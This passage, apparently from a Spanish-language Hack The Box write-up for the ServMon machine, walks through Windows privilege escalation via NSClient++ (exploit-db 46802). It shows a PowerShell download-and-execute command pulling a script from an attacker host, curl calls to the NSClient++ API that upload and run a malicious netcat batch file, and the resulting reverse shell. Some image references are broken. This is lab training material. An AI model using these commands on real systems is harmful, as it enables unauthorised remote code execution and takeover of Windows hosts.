19/03/2019  12:43    <DIR>          Windows Portable Devices
19/03/2019  05:52    <DIR>          Windows Security
19/03/2019  05:52    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              18 Dir(s)  27,430,809,600 bytes free
```

Hasta ahora, dicha herramienta no parece ser un objetivo claro del si es el camino o no a atacar para llegar al root. Por lo que recurriremos a utilizar enumeradores y checkers para encontrar alguna posible escalada de privilegios.
En este caso corremos el script Invoke-PrivescChecker.ps1:
powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://LHOST:LPORT/Invoke-PrivescCheck.ps1'); Invoke-PrivescCheck"
https://github.com/itm4n/PrivescCheck
https://esgeeks.com/privesccheck-enumeracion-escalar-privilegios-windows/

```
nadine@SERVMON C:\>powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http:/
/10.10.14.166:8000/Invoke-PrivescCheck.ps1');Invoke-PrivescCheck"
+------+-------------------------------------------------+------+
| TEST | USER > whoami                                   | INFO |
+------+-------------------------------------------------+------+
| DESC | What's my username / SID?                       |      |
+------+-------------------------------------------------+------+
[*] Found some info:

Name           SID
----           ---
SERVMON\Nadine S-1-5-21-3877449121-2587550681-992675040-1002
```


En el resultado de dicho escaneo, encontramos que en algunos lugares se nos presenta el nombre de dicha herramienta como un servicio de un tercero que posiblemente se pueda explotar.






Revisando los archivos de esta aplicación, encontramos en varios archivos la misma versión del aplicativo con la misma fecha de construcción.


Entonces, buscando un poco en google sobre algún posible abuso a esta aplicación, en efecto encontramos varios links que nos referencian la herramienta en la misma versión vista en el archivo de texto.



Esto nos llevará de nuevo a exploitDB, en este caso ya no tenemos una muestra de una petición web si no que tenemos un paso a paso para reproducir el exploit y escalar privilegios
https://www.exploit-db.com/exploits/46802




El paso número uno es obtener la contraseña del administrador del aplicativo, esta está guardada en el archivo nsclient.ini.




Sin embargo y como comente al inicio, desafortunadamente la interfase web es demasiado inestable y no permite una explotación apropiada de dicho aplicativo. A cambio de ello, encontramos que este aplicativo tiene una api y que nos permite realizar el mismo proceso que se haría en la interface.
Buscando a profundidad cuales comandos nos permiten realizar dicho proceso, en la documentación he encontrado los siguientes módulos que nos permiten configurar la aplicación:

- Cargar Módulos: https://docs.nsclient.org/api/rest/modules/#load-module
- Adicionar / Lista script: https://docs.nsclient.org/api/rest/scripts/#add-script https://docs.nsclient.org/api/rest/scripts/#list-scripts
- Ejecutar Script: https://docs.nsclient.org/api/rest/queries/#command-execute


El primer paso de la POC es realizar el archivo malicioso, para ello creamos un archivo .bat que ejecute un netcat montado en la carpeta temp



Luego, pasamos el archivo netcat y el archivo malicioso a la maquina victima, personalmente uso smb para realizar dicho proceso.



Una vez subidos los archivos, el segundo paso es habilitar los módulos “CheckExternalScripts y Scheduler”, para ello haremos 2 peticiones a la api especificando en cada una el módulo que se quiere activar.
curl -s -k -u admin
https://localhost:8443/api/v1/modules/MODULO/commands/load



El tercer paso es cargar el script malicioso, en este paso nos ubicamos en la carpeta en donde tenemos el script y ejecutamos el siguiente comando para subir al aplicativo dicho script.
curl -s -k -u admin -X PUT
https://localhost:8443/api/v1/scripts/ext/scripts/script.bat --data-binary @script.bat

También es posible listar los scripts cargados con el siguiente comando.
curl -s -k -u admin https://localhost:8443/api/v1/scripts/ext

Por último, ejecutamos el siguiente comando el cual realizará una petición al script y ejecutará su contenido.
curl -s -k -u admin
https://localhost:8443/api/v1/queries/bad/commands/execute?time=3m

```
nadine@SERVMON C:\Temp>curl -s -k -u admin -X PUT https://localhost:8443/api/v1/
scripts/ext/scripts/bad.bat --data-binary @bad.bat
Enter host password for user 'admin':
Added bad as scripts\bad.bat
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/scripts
/ext
Enter host password for user 'admin':
["bad","dh"]
nadine@SERVMON C:\Temp>curl -s -k -u admin https://localhost:8443/api/v1/queries
/bad/commands/execute?time=3m
Enter host password for user 'admin':
```

Como resultado, obtendremos una shell reversa de la víctima y con ello los permisos para acceder a la carpeta del administrador y leer la bandera del root.txt.

```
┌─[root@parrot]─[/home/ethicalhackingcop/Descargas/HTB/servmon]
└──╼ #nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.169] from (UNKNOWN) [10.10.10.184] 50498
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>
```